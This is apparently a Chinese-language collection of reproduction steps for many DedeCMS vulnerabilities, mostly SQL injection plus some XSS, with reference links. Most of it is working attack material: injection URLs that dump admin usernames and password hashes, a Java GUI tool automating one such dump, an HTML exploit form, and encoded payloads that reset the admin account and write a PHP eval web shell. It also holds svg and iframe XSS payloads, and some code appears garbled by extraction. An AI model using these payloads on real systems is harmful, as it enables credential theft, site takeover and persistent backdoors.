

【注：没有演示的会告知那个参数或者 payload，比如 SQL 注入和 XSS】

## Sql 注入

### #Dedecms /member/reg\_new.php SQL 注入漏洞

#### 漏洞复现

```
/member/reg_new.php?dopost=regbase&step=1&mtype=%B8%F6%C8%CB&mtype=%B8%F6%C8%CB&use  
rid=123asd123&uname=12asd13123&userpwd=123123&userpwdok=123123&email=1213asd123%40Q  
Q.COM&safequestion=1','111111111111','1389701121','127.0.0.1','1389701121','127.0.  
0.1'),('个人  
,user(),'4297f44b13955235245b2497399d7a93','12as1111111111111111d13123','','10','  
0','1213asd1111111111123@QQ.COM','100','0','-  
10','','1&safeanswer=111111111111&sex=&vdcod=s lum&agree= 2  
//把vdcod=s lum 改成当前的验证码  
//mtype、safeanswer、safequestion 参数存在 sql 注入
```

参考文章：<http://www.dedeyuan.com/xueyuan/azsy/3175.html>  
<http://www.dede58.com/a/zhimengjiaocheng/dedefault/8051.html>

### #Dedecms /member/buy\_action.php SQL 注入漏洞

#### 漏洞复现

看漏洞分析文章。

参考文章：<http://www.vuln.cn/6162>  
<https://blog.csdn.net/jay900323/article/details/41311407>


### #Dedecms /member/buy\_action.php SQL 注入漏洞

#### 漏洞复现


在网站栏目管理中修改网站栏目的名称，可以把 123 改成 123'; echo phinfo();# 内容是网  
站栏目的名称



点击搜索, 加载缓存文件



在服务器中查看文件



参考文章: <https://www.secpulse.com/archives/37218.html>

## #Dedecms 5.7 plus/guestbook.php 注入漏洞

### 漏洞复现

#### 利用前提

<http://localhost/Dedecms5.7/plus/guestbook.php>

[回复/编辑]上可以看到访问者留言的 ID。则记下 ID，例如：

<http://localhost/Dedecms5.7/plus/guestbook.php?action=admin&id=1>

访问：

<http://localhost/Dedecms5.7/plus/guestbook.php?action=admin&job=editok&msg=errs.cc'&id=1>

提交后，如果是 dede5.7 版本的话，会出现“成功更改或回复一条留言”，那就证明修改成功了

再返回到：<http://localhost/Dedecms5.7/plus/guestbook.php>，看下改的那条留言内容是否变成了 errs.cc' 如果是的话，那就证明此漏洞无法再利用应为他开启：php magic\_quotes\_gpc=off

如果没有修改成功，那留言 ID 的内容还是以前的，那就证明漏洞可以利用。

那么再次访问：

[http://localhost/Dedecms5.7/plus/guestbook.php?action=admin&job=editok&id=1&msg=',msg=user\(\),email='](http://localhost/Dedecms5.7/plus/guestbook.php?action=admin&job=editok&id=1&msg=',msg=user(),email=')

然后返回，那条留言 ID 的内容就直接修改成了 mysql 的 user()。

POC，msg 存在 SQL 注入

[http://127.0.0.1/plus/guestbook.php?action=admin&job=editok&id=146&msg=',msg=@`',msg=\(select CONCAT\(userid,0x7c,pwd\) fRom `\\_%23@\\_\\_admin` LIMIT 0,1\),email='](http://127.0.0.1/plus/guestbook.php?action=admin&job=editok&id=146&msg=',msg=@`',msg=(select CONCAT(userid,0x7c,pwd) fRom `_%23@__admin` LIMIT 0,1),email=')

参考文章: <https://www.cnblogs.com/LittleHann/p/4521599.html>

## #Dedecms 5.7 /plus/recommend.php SQL 注入漏洞

### 漏洞复现

`_FILES[type][tmp_name]` 参数存在 SQL 注入, `type` 和 `tmp_name` 是可变的

```
http://127.0.0.1/plus/recommend.php?action=&aid=1&_FILES[type][tmp_name]='\` or mid=@\`/*!50000union*//*!50000select*/1,2,3,(select CONCAT(0x7c,userid,0x7c,pwd)+from+%23@__admin` limit+0,1),5,6,7,8,9%23@\`'+&_FILES[type][name]=1.jpg&_FILES[type][type]=application/octet-stream&_FILES[type][size]=111
```

java 源码工具如下:

```
package org.javaweb.dede.ui;

import java.awt.Toolkit;
import java.io.BufferedReader;
import java.io.InputStreamReader;
import java.net.URL;
import java.util.regex.Matcher;
import java.util.regex.Pattern;

/**
 *
 * @author yz
 */
public class MainFrame extends javax.swing.JFrame {

    private static final long serialVersionUID = 1L;

    /**
     * Creates new form MainFrame
     */
    public MainFrame() {
        initComponents();
    }

    public String request(String url){
        String str = "",tmp;
        try {
            BufferedReader br = new BufferedReader(new InputStreamReader(new
URL(url).openStream()));
            while((tmp=br.readLine())!=null){
                str+=tmp+"\r\n";
            }
        } catch (Exception e) {
            JTextArea1.setText(e.toString());
        }
    }
}
```

```
    }
    return str;
}

private void initComponents() {

    jPanel1 = new javax.swing.JPanel();
    jLabel1 = new javax.swing.JLabel();
    jTextField1 = new javax.swing.JTextField();
    jButton1 = new javax.swing.JButton();
    jScrollPane1 = new javax.swing.JScrollPane();
    jTextArea1 = new javax.swing.JTextArea();

    setDefaultCloseOperation(javax.swing.WindowConstants.EXIT_ON_CLOSE);

    jLabel1.setText("URL:");
    jTextField1.setText("http://localhost");

    this.setTitle("Dedecms recommend.php 注入利用工具-p2j.cn");

    int screenWidth = Toolkit.getDefaultToolkit().getScreenSize().width;
    int screenHeight = Toolkit.getDefaultToolkit().getScreenSize().height;
    this.setBounds(screenWidth / 2 - 229, screenHeight / 2 - 158, 458, 316);

    jButton1.setText("获取");
    jButton1.addActionListener(new java.awt.event.ActionListener() {
        public void actionPerformed(java.awt.event.ActionEvent evt) {
            jButton1ActionPerformed(evt);
        }
    });

    jTextArea1.setColumns(20);
    jTextArea1.setRows(5);
    jScrollPane1.setViewportView(jTextArea1);

    javax.swing.GroupLayout jPanel1Layout = new
javax.swing.GroupLayout(jPanel1);
    jPanel1.setLayout(jPanel1Layout);
    jPanel1Layout.setHorizontalGroup(

jPanel1Layout.createParallelGroup(javax.swing.GroupLayout.Alignment.LEADING)
    .addGroup(jPanel1Layout.createSequentialGroup()
        .addContainerGap()
        .addGroup(jPanel1Layout.createParallelGroup(javax.swing.GroupLayout.A
lignment.TRAILING, false)
```

```
        .addComponent(jScrollPane1,
javax.swing.GroupLayout.Alignment.LEADING)
        .addGroup(javax.swing.GroupLayout.Alignment.LEADING,
jPanel1Layout.createSequentialGroup()
            .addContainerGap()
            .addComponent(jLabel1)
            .addPreferredGap(javax.swing.LayoutStyle.ComponentPlacement.RE
LATED)
            .addComponent(jTextField1,
javax.swing.GroupLayout.PREFERRED_SIZE, 331,
javax.swing.GroupLayout.PREFERRED_SIZE)
            .addPreferredGap(javax.swing.LayoutStyle.ComponentPlacement.RE
LATED)
            .addComponent(jButton1,
javax.swing.GroupLayout.PREFERRED_SIZE, 83,
javax.swing.GroupLayout.PREFERRED_SIZE)))
        .addGap(0, 0, Short.MAX_VALUE)
    );
    jPanel1Layout.setVerticalGroup(

jPanel1Layout.createParallelGroup(javax.swing.GroupLayout.Alignment.LEADING)
    .addGroup(jPanel1Layout.createSequentialGroup()
        .addContainerGap()
        .addGroup(jPanel1Layout.createParallelGroup.A
lignment.BASELINE)
            .addComponent(jLabel1)
            .addComponent(jTextField1,
javax.swing.GroupLayout.PREFERRED_SIZE,
javax.swing.GroupLayout.DEFAULT_SIZE,
javax.swing.GroupLayout.PREFERRED_SIZE)
            .addComponent(jButton1))
        .addPreferredGap(javax.swing.LayoutStyle.ComponentPlacement.RELATED)
        .addComponent(jScrollPane1, javax.swing.GroupLayout.DEFAULT_SIZE,
254, Short.MAX_VALUE))
    );

    javax.swing.GroupLayout layout = new
javax.swing.GroupLayout(getContentPane());
    getContentPane().setLayout(layout);
    layout.setHorizontalGroup(
        layout.createParallelGroup(javax.swing.GroupLayout.Alignment.LEADING)
            .addComponent(jPanel1, javax.swing.GroupLayout.DEFAULT_SIZE,
javax.swing.GroupLayout.DEFAULT_SIZE, Short.MAX_VALUE)
    );
```

```
        layout.setVerticalGroup(
            layout.createParallelGroup(javax.swing.GroupLayout.Alignment.LEADING)
                .addComponent(jPanel1, javax.swing.GroupLayout.DEFAULT_SIZE,
javax.swing.GroupLayout.DEFAULT_SIZE, Short.MAX_VALUE)
        );

        pack();
    } // </editor-fold>

    private void jButton1ActionPerformed(java.awt.event.ActionEvent evt) {
        String url = jTextField1.getText();
        if(null==url||"".equals(url)){
            return ;
        }
        String result =
request(url+"/plus/recommend.php?action=&aid=1&_FILES[type][tmp_name]=\\%27%20or%20
mid=@`\\%27`%20/*!50000union*/*!50000select*/1,2,3,(select%20CONCAT(0x7c,userid,0x
7c,pwd)+from+%23@__admin`%20limit+0,1),5,6,7,8,9%23@`\\%27`+&_FILES[type][name]=1.
jpg&_FILES[type][type]=application/octet-stream&_FILES[type][size]=4294");
        Matcher m = Pattern.compile("<h2>(.*?)</h2>").matcher(result);
        if(m.find()){
            String[] s = m.group(1).split("\\|");
            if(s.length>2){
jTextArea1.setText("UserName:"+s[1]+"\\r\\nMD5:"+s[2].substring(3,s[2].length()-1));
            }
        }
    }

    public static void main(String args[]) {
        java.awt.EventQueue.invokeLater(new Runnable() {
            public void run() {
                new MainFrame().setVisible(true);
            }
        });
    }

    // Variables declaration - do not modify
    private javax.swing.JButton jButton1;
    private javax.swing.JLabel jLabel1;
    private javax.swing.JPanel jPanel1;
    private javax.swing.JScrollPane jScrollPane1;
    private javax.swing.JTextArea jTextArea1;
    private javax.swing.JTextField jTextField1;
```

```
// End of variables declaration
}
```

参考文章: <https://www.freebuf.com/sectool/27206.html>

## #Dedecms v5.1 /tag.php SQL 注入漏洞

### 漏洞复现

未找到利用方法, 有分析文章。

参考文章: <http://www.phperz.com/phpcms/Dedecms/ORG51220081512.html>

## #Dedecms 5.1 /plus/infosearch.php SQL 注入漏洞

### 漏洞复现

使用浏览器访问

[http://www.nxadmin.com/plus/search.php?keyword=as&typeArr\[ uNion \]=a](http://www.nxadmin.com/plus/search.php?keyword=as&typeArr[ uNion ]=a)

报错如果为: Safe Alert: Request Error step 2 !

则利用以下 exp:

```
http://www.nxadmin.com/plus/search.php?keyword=as&typeArr[111%3D@`\'
`)+UnIon+seleCt+1,2,3,4,5,6,7,8,9,10,userid,12,13,14,15,16,17,18,19,20,21,22,23,24,
25,26, pwd,28,29,30,31,32,33,34,35,36,37,38,39,40,41,42+from+%23@__admin`%23@`\'
`+]=a 0x2: http://www.nxadmin.com/plus/search.php?keyword=as&typeArr[ uNion ]=a
```

报错如果为: Safe Alert: Request Error step 1 !

则利用以下 exp:

```
http://www.nxadmin.com/plus/search.php?keyword=as&typeArr[111%3D@`\'
`)+and+(SELECT+1+FROM+(select+count(*),concat(floor(rand(0)*2),(substring((select+C
ONCAT(0x7c,userid,0x7c,pwd)+from+%23@__admin`+limit+0,1),1,62)))a
+from+information_schema.tables+group+by+a)b)%23@`\' `+]=a
```

参考文章: <http://www.nxadmin.com/web/1043.html>

## #DEDECMS 5.1 /plus/feedback\_js.php SQL 注入漏洞

### 漏洞复现

参数 arurl 存在 SQL 注入。

```
http://st0p/Dedecms51/plus/feedback_js.php?arcurl=' union select '' and 1=2 union
select 1,1,1,userid,3,1,3,3,pwd,1,1,3,1,1,1,1,1 from dede_admin where 1=1 union
select * from dede_feedback where 1=2 and ''='' from dede_admin where ''='
```

参考文章: <https://www.cnblogs.com/milantgh/p/3616016.html>



## #Dedecms V5.7 SP1 /member/mtypes.php SQL 注入漏洞

### 漏洞复现

1. 首先打开: <http://127.0.0.1/Dedecms5.5/member/mtypes.php>

2. 添加一个分类, 记住 ID(1), 和原来的分类名称(fenlei)

3. 然后打开:

`http://127.0.0.1/Dedecms5.5/member/mtypes.php?dopost=save&mtyepname[1' or '@'' AND 1%3D1 and (select 'r')%3D'r' and '1'%3D'1']=4`

//将其中的 1 改成你的分类 ID

4. 结束之后打开之后返回: `http://127.0.0.1/Dedecms5.5/member/mtypes.php`

//如果(select 'r')='r'的话 那么分类名称就被改成了 4! 这样我们就能来判断是否满足条件了, 二值判断注入

删?	分类ID	内容类型	分类名称
<input type="checkbox"/>	1	普通文章	4

提交

参考文章: <https://www.cnblogs.com/LittleHann/p/4518862.html>

## #Dedecms 5.7 /plus/flink\_add.php SQL 注入漏洞

### 漏洞复现

网站要支持友链,

Post 请求中的 logo 参数存在 SQL 注入

[http://127.0.0.1/plus/flink\\_add.php](http://127.0.0.1/plus/flink_add.php)

(post)

```
Submit=%20%E6%8F%90%20%E4%BA%A4%20&dopost=save&email=&logo=,if(@``,`0x7c,(select concat(userid,0x7c,pwd) from dede_admin limit 0,1)),1,1,1,1,1)#,@` `&typeid=1&url=http%3A%2F%2F&validate=spen&_FILES[webname][name]=1.gif&_FILES[webname][type]=image/gif&_FILES[webname][size]=10&&_FILES[webname][tmp_name]=pass\
```

成功将 logo 的值写为构造语句的结果, 并发布出来。(用户名密码)

The screenshot shows the DedeCMS interface with a '友情链接' (Link Box) section. A red box highlights a broken image icon. Below it, the browser's developer tool is open, showing the HTML source code for the image tag. The src attribute is highlighted with a red box and contains the string: `admin1f297a57a5a74389da8e4"`. The developer tool also shows the computed styles for the image element.

参考文章: <https://www.seebug.org/vuldb/ssvid-89275>  
[http://wooyun.webbaozi.com/bug\\_detail.php?wybug\\_id=wooyun-2014-051950](http://wooyun.webbaozi.com/bug_detail.php?wybug_id=wooyun-2014-051950)  
<http://ju.outofmemory.cn/entry/81870>

## #Dedecms 5.7 member/ajax\_membergroup.php SQL 注入漏洞

### 漏洞复现

参数 membergroup 存在 SQL 注入

[http://127.0.0.1/member/ajax\\_membergroup.php?action=post&member=](http://127.0.0.1/member/ajax_membergroup.php?action=post&member=)

参考文章: <http://www.vfocus.net/art/20120504/9998.html>

## #Dedecms v5.7 plus\feedback.php SQL 注入漏洞

### 漏洞复现

参数 aid 存在 sql 注入, 需要验证码

<http://127.0.0.1/plus/feedback.php?aid=>

poc 如下

```
<html>
<head>
<title>Dedecms v5. feedback.php exp</title>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312">
<script language='javascript'>
y = document.form1.addr.value;
function exploit()
{
    var yanzhen = document.getElementById("yanzhen").value;
    var aid = document.getElementById("aid").value;
    var sqli = document.getElementById("sqli").value;
    document.form1.typeid.value = "0','3','4','5','0','1351739660',
'0','0','0','0','0','aaaaa'), (' + aid + "','2','@','`','4','5','1','1351739660',
'0','0','0','0','0','"+sqli+"#";
    document.form1.action = document.form1.addr.value + "/plus/feedback.php";
    document.form1.te.name = "action";
    document.form1.submit();
}
function getyanzhen()
{
    var x = "<img src='"+ document.form1.addr.value +"/include/vdingck.php'
width='60' height='24' onclick=\"this.src=this.src+'?'\">";
    document.body.innerHTML+=x;
    document.form1.addr.value = y;
```

```
}
function look()
{
    window.location.href =
document.form1.addr.value+"/plus/feedback.php?aid="+document.getElementById("aid").
value;
}
</script>
</head>
<body>
#####<br/>
Dedecms v5. feedback.php $typeid SQLi<br/>
Dork:inurl:plus/feedback.php?aid=<br/>
#####<br/><br/>
<form action="xxx" method="get" name="form1" target="_blank">
程序 URL:<input type="text" id="addr" value="http://" /><br/>
验证码:<input type="text" name="validate" id="yanzhen" value="" /><br/>
存在的 Aid:<input type="" /><br/>
SQL 注入语句:<input type="text" id="sqli" value="(SELECT concat(uname,0x5f,pwd,0x5f)
FROM `dede_admin`)" style="width:500px;" /><br/>
<input type="hidden" name="" id="te" value="send" />
<input type="hidden" name="comtype" value="comments" />
<input type="" />
<input type="hidden" name="isconfirm" value="yes" />
<input type="hidden" name="msg" value="90sec" />
<input type="hidden" name="typeid" value="" />
<input type="button" onClick="getyanzhen();" value="获取验证码">
<input type="button" onClick="exploit()" value="#Exploit#" />
<input type="button" onClick="look()" value="查看结果" /><br/>
</form>
</body>
</html>
```

参考文章: <https://www.bbsmax.com/A/pRdBnWA9dn/>

## #Dedecms 5.7 plus/search.php SQL 注入漏洞

### 漏洞复现

uNion 部分存在 SQL 注入

[http://webshell.cc/plus/search.php?keyword=as&typeArr\[ uNion \]=a](http://webshell.cc/plus/search.php?keyword=as&typeArr[ uNion ]=a)

参考文章: <https://blog.csdn.net/p656456564545/article/details/16112581>

## #Dedecms 5.7 include/dedesql.class.php SQL 注入漏洞

### 漏洞复现

构造 SQL 语句 (提交的时候用 **ascii 加密**, 程序会帮我们自动解密的, 所以无视 gpc):

```
admin` SET `userid`='spider', `pwd`='f297a57a5a743894a0e4' where id=1 #
```

完整 SQL 语句:

```
UPDATE `dede_admin` SET `userid`='spider', `pwd`='f297a57a5a743894a0e4' where id=1
#_downloads` SET downloads = downloads + 1 WHERE hash='$hash'
```

EXP:

```
http://localhost/plus/download.php?open=1&arrs1[]=99&arrs1[]=102&arrs1[]=103&arrs1[
]=95&arrs1[]=100&arrs1[]=98&arrs1[]=112&arrs1[]=114&arrs1[]=101&arrs1[]=102&arrs1[
]=105&arrs1[]=120&arrs2[]=97&arrs2[]=100&arrs2[]=109&arrs2[]=105&arrs2[]=110&arrs2[
]=96&arrs2[]=32&arrs2[]=83&arrs2[]=69&arrs2[]=84&arrs2[]=32&arrs2[]=96&arrs2[]=117&a
rrs2[]=115&arrs2[]=101&arrs2[]=114&arrs2[]=105&arrs2[]=100&arrs2[]=96&arrs2[]=61&ar
rs2[]=39&arrs2[]=115&arrs2[]=112&arrs2[]=105&arrs2[]=100&arrs2[]=101&arrs2[]=114&ar
rs2[]=39&arrs2[]=44&arrs2[]=32&arrs2[]=96&arrs2[]=112&arrs2[]=119&arrs2[]=100&arrs2
[]=96&arrs2[]=61&arrs2[]=39&arrs2[]=102&arrs2[]=50&arrs2[]=57&arrs2[]=55&arrs2[]=97
&arrs2[]=53&arrs2[]=55&arrs2[]=97&arrs2[]=53&arrs2[]=97&arrs2[]=55&arrs2[]=52&arrs2
[]=51&arrs2[]=56&arrs2[]=57&arrs2[]=52&arrs2[]=97&arrs2[]=48&arrs2[]=101&arrs2[]=52
&arrs2[]=39&arrs2[]=32&arrs2[]=119&arrs2[]=104&arrs2[]=101&arrs2[]=114&arrs2[]=101&
arrs2[]=32&arrs2[]=105&arrs2[]=100&arrs2[]=61&arrs2[]=49&arrs2[]=32&arrs2[]=35
```

如果不出问题, 后台登录用户 spider 密码 admin 漏洞真的不止一处, 各种包含, 远程代码执行, 很多, 列位慢慢研究。 如果找不到后台, 参见以前修改数据库直接拿 SHELL 的方法

```
UPDATE `dede_mytag` SET `normbody` =
'{$dede:php}file_put_contents(''spider.php'', '<!--?php eval($_POST[spider]);?-
->'');{/dede:php}' WHERE `aid` =1 LIMIT 1 ;
```

getshell:

```
http://localhost/plus/download.php?open=1&arrs1[]=99&arrs1[]=102&arrs1[]=103&arrs1[
]=95&arrs1[]=100&arrs1[]=98&arrs1[]=112&arrs1[]=114&arrs1[]=101&arrs1[]=102&arrs1[
]=105&arrs1[]=120&arrs2[]=109&arrs2[]=121&arrs2[]=116&arrs2[]=97&arrs2[]=103&arrs2[
]=96&arrs2[]=32&arrs2[]=83&arrs2[]=69&arrs2[]=84&arrs2[]=32&arrs2[]=96&arrs2[]=110&a
rrs2[]=111&arrs2[]=114&arrs2[]=109&arrs2[]=98&arrs2[]=111&arrs2[]=100&arrs2[]=121&a
rrs2[]=96&arrs2[]=32&arrs2[]=61&arrs2[]=32&arrs2[]=39&arrs2[]=123&arrs2[]=100&arrs2
[]=101&arrs2[]=100&arrs2[]=101&arrs2[]=58&arrs2[]=112&arrs2[]=104&arrs2[]=112&arrs2
[]=125&arrs2[]=102&arrs2[]=105&arrs2[]=108&arrs2[]=101&arrs2[]=95&arrs2[]=112&arrs2
[]=117&arrs2[]=116&arrs2[]=95&arrs2[]=99&arrs2[]=111&arrs2[]=110&arrs2[]=116&arrs2[
]=101&arrs2[]=110&arrs2[]=116&arrs2[]=115&arrs2[]=40&arrs2[]=39&arrs2[]=39&arrs2[
]=120&arrs2[]=46&arrs2[]=112&arrs2[]=104&arrs2[]=112&arrs2[]=39&arrs2[]=39&arrs2[
]=44&arrs2[]=39&arrs2[]=39&arrs2[]=60&arrs2[]=63&arrs2[]=112&arrs2[]=104&arrs2[]=112&ar
rs2[]=32&arrs2[]=101&arrs2[]=118&arrs2[]=97&arrs2[]=108&arrs2[]=40&arrs2[]=36&arrs2
```

```
[]=95&arrs2[]=80&arrs2[]=79&arrs2[]=83&arrs2[]=84&arrs2[]=91&arrs2[]=109&arrs2[]=93  
&arrs2[]=41&arrs2[]=59&arrs2[]=63&arrs2[]=62&arrs2[]=39&arrs2[]=39&arrs2[]=41&arrs2  
[]=59&arrs2[]=123&arrs2[]=47&arrs2[]=100&arrs2[]=101&arrs2[]=100&arrs2[]=101&arrs2[  
]=58&arrs2[]=112&arrs2[]=104&arrs2[]=112&arrs2[]=125&arrs2[]=39&arrs2[]=32&arrs2[  
=87&arrs2[]=72&arrs2[]=69&arrs2[]=82&arrs2[]=69&arrs2[]=32&arrs2[]=96&arrs2[]=97&arr  
s2[]=105&arrs2[]=100&arrs2[]=96&arrs2[]=32&arrs2[]=61&arrs2[]=49&arrs2[]=32&arrs2[  
=35
```

会在 plus 目录生成 x.php 密码 m http://127.0.0.1/plus/x.php update 成功后还要访问下 /plus/mytag\_js.php?aid=1

参考文章: <https://www.hedysx.com//bug/1272.html>

## #织梦(Dedecms)2007 group/search.php 注入漏洞

### 漏洞复现

参数 keyword 存在 sql 注入

```
http://127.0.0.1/dg/group/search.php?sad=g&keyword=%cf'
```

参考文章: <https://www.seebug.org/vuldb/ssvid-3926>

## #Dedecms V5 orderby 参数注射漏洞

### 漏洞复现

参数 orderby 存在 sql 注入

```
http://127.0.0.1/member/guestbook_admin.php?dopost=getlist&pageno=1&orderby=11
```

参考文章: <https://www.seebug.org/vuldb/ssvid-3824>

[https://blog.csdn.net/weixin\\_34021089/article/details/86149637](https://blog.csdn.net/weixin_34021089/article/details/86149637)

## #Dedecms V5.6 plus/advancedsearch.php 任意 sql 语句执行漏洞

### 漏洞复现

参数 sql 存在 SQL 注入。

```
http://127.0.0.1/plus/advancedsearch.php?mid=1&sql=SELECT%20*%20FROM%20`%23@__admin
```

参考文章: <https://www.seebug.org/vuldb/ssvid-19796>

## #Dede(织梦) CMS SQL Injection Vulnerability

### 漏洞复现

参数 id 存在 SQL 注入

```
http://127.0.0.1/list.php?id=[sql]
http://127.0.0.1/members.php?id=[sql]
http://127.0.0.1/book.php?id=[sql]
```

参考文章: <https://www.seebug.org/vuldb/ssvid-26137>

## #织梦(Dedecms)plus/infosearch.php 文件注入漏洞

### 漏洞复现

参数 q 存在 SQL 注入

```
http://localhost/plus/infosearch.php?action=search&q=%cf'%20union%20select%201,2,userid,4,pwd,6%20from%20dede_admin/*
```

参考文章: <https://www.seebug.org/vuldb/ssvid-4452>

## XSS

### #Dedecms 存储型 xss 漏洞

#### 漏洞复现

在管理员后台 系统 > 支付工具 > 配送方式设置 增加一个配送方式。在简要说明输入 xss payload 即可触发漏洞。后台和前台都会触发。

增加一个配送方式

名称:	<input type="text" value="xss"/>	*此处填写配送方式名称
手续费:	<input type="text" value="0.00"/> 元	*发货时所用的手续费,若要收取,请填写(精确到小数位两位)!
简要说明:	<input type="text" value="&lt;/textarea&gt;&lt;svg onload=alert(0)&gt;"/>	最多100个文字内,简要说明一下。

#### 后台触发

增加一个配送方式

名称:	<input type="text"/>	*此处填写配送方式名称
手续费:	<input type="text" value="0.00"/> 元	*发货时所用的手续费,若要收取,请填写(精确到小数位两位)!
简要说明:	<input type="text"/>	最多100个文字内,简要说明一下。

已有配送方式列表

送货上门	手续费: 10.21 元	送货上门,领取商品时付费。
------	--------------	---------------

0

#### 前台触发



### 参考文章

<https://www.seebug.org/vuldb/ssvid-92863>

## #Dedecms 存在储存型跨站脚本漏洞

### 漏洞复现

前台用户登录下单，在街道地址填写 xss 跨站代码。

```
`<svg/onload=alert(0)>`
```

确认订单信息

街道地址  \* 请填写街道地址，不能为空!

收货人  \* 请填写收货人姓名

E-Mail  可选，联系您的电子邮箱

手机/电话  \* 请填写可以联系到您的电话

邮编  \* 请填写格式如：300030

确认订单信息

购买留言

请在购买留言中填写您对商品的特殊要求，如“我要红色的小码”(100个字以内)


验证码  MDEU 看不清楚一张

确认下单

下单之后自己的消费中心页面可以看到 xss 漏洞 触发



同样在管理员后台也触发 xss 漏洞



参考文章

<https://www.seebug.org/vuldb/ssvid-92855>

## #Dedecms referer xss 跨站

漏洞复现

参考文章

<https://www.seebug.org/vuldb/ssvid-89657>

[http://wooyun.webbaozi.com/bug\\_detail.php?wybug\\_id=wooyun-2014-075535](http://wooyun.webbaozi.com/bug_detail.php?wybug_id=wooyun-2014-075535)



## #Dedecms 织梦 v5.6 两处跨站漏洞

### 漏洞复现

TotalResult、gourl 参数存在 XSS

```
http://www.test.com
```

```
/plus/search.php?keyword=zhuba&searchtype=titlekeyword&channeltype=0&orderby=&
```

```
kwtype=1&pagesize=10&typeid=0&TotalResult=<iframe
```

```
src=http://www.zhuba.net>&PageNo=2
```

```
http://www.test.com/member/login.php?gourl="><iframe src=http://www.zhuba.net>
```

### 参考文章

